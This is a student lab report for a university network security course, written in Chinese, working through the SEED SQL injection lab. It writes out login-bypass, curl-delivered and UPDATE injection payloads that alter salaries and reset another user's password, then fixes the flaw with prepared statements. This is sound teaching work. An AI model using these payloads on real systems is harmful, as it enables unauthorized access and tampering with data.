

|  |
| --- |
| 哈尔滨工业大学(深圳) |
| **《网络与系统安全》 实验报告** |
|  |
| 实验二  SQL注入 实验  学 院: 计算机科学与技术学院   |  |  | | --- | --- | | 姓 名: | 刘睿 | | 学 号: | 220110720 | | 专 业: | 计算机科学与技术 | | 日 期: | 2025年4月 | |


# 一、实验过程


每个实验步骤（共9个小任务（任务1.1、1.2，任务2.1、2.2、2.3，任务3.1、3.2、3.3，任务4））要求有具体截图和分析说明。

\*\*任务1.1\*\* 运行上述命令后，需要使用SQL命令打印员工Alice的所有概要信息。请提供你的结果截图。










\*\*任务1.2\*\* [选做，需要安装sqlmap]运行上述命令后，可以将credential中的所有信息dump下来。请提供你的结果截图，并根据第一条命令找出可以注入的信息点。

\*\*任务2.1\*\*:网页SQL注入攻击。利用Admin账户，可以尝试使用其他账户。



在USERNAME输入 admin’ -- ，这样生成的SQL查询为：


SELECT \* FROM credential WHERE name='admin' -- ' AND password=''

由于 -- 注释掉了后面的内容，相当于

SELECT \* FROM credential WHERE name='admin';

所以能返回管理员信息

\*\*任务2.2\*\*:命令行SQL注入攻击。利用curl命令进行攻击



同理构造 curl 命令：

curl 'http://www.seed-server.com/unsafe\_home.php?username=admin%27%20--%20&Password=123'


得到HTML内容如上图，可见最下面出现了用户表格的内容，表示成功进行了SQL注入攻击

\*\*任务2.3\*\*:追加一条新的SQL语句。请尝试通过登录页面运行两条SQL语句,并说明是否能够获取到信息。

尝试在USERNAME输入构造的payload：

admin'; UPDATE credential SET salary=1 WHERE name='Boby'; --

返回的页面为




表示SQL注入攻击失败

这是因为：

Web 应用使用了 mysqli\_query() 函数（不支持多语句执行）。即使注入成功，MySQL 也只执行第一条语句。第二条 SQL 被直接丢弃或引发语法错误


\*\*任务3.1\*\*:修改自己的工资。

登入Alice的账号




在nickname栏输入test', salary=99999 WHERE name='Alice' --

这样注入后的SQL实际变成了




由此成功修改工资字段如下：




\*\*任务3.2\*\*:修改其他人的工资。

类似上面的操作，在Alice的nickname字段中输入

x', salary=1 WHERE name='Boby' --



这样原SQL变成：



由此Boby的工资会被修改为1美元

\*\*任务3.3\*\*:修改他人密码。



计算一个想要的密码的SHA1哈希值

依旧对nickname注入以下内容：


x', Password='7c4a8d09ca3762af61e59520943dc26494f8941b' WHERE name='Boby' --

注入后SQL变成



Boby的密码被修改为123456


尝试登录Boby的账号




发现Boby的账号确实被更改成123456了，注入攻击成功

\*\*任务4\*\*：在这个任务中，我们将使用预处理语句机制来修复SQL注入漏洞。


修改前：




依旧可以通过注入进行登入



修改unsafe.php的查询语句部分如下



验证返现无法再用一样的手段通过注入攻击得到admin的信息了



# 二、遇到问题及解决方法

# 三、对本次实验的建议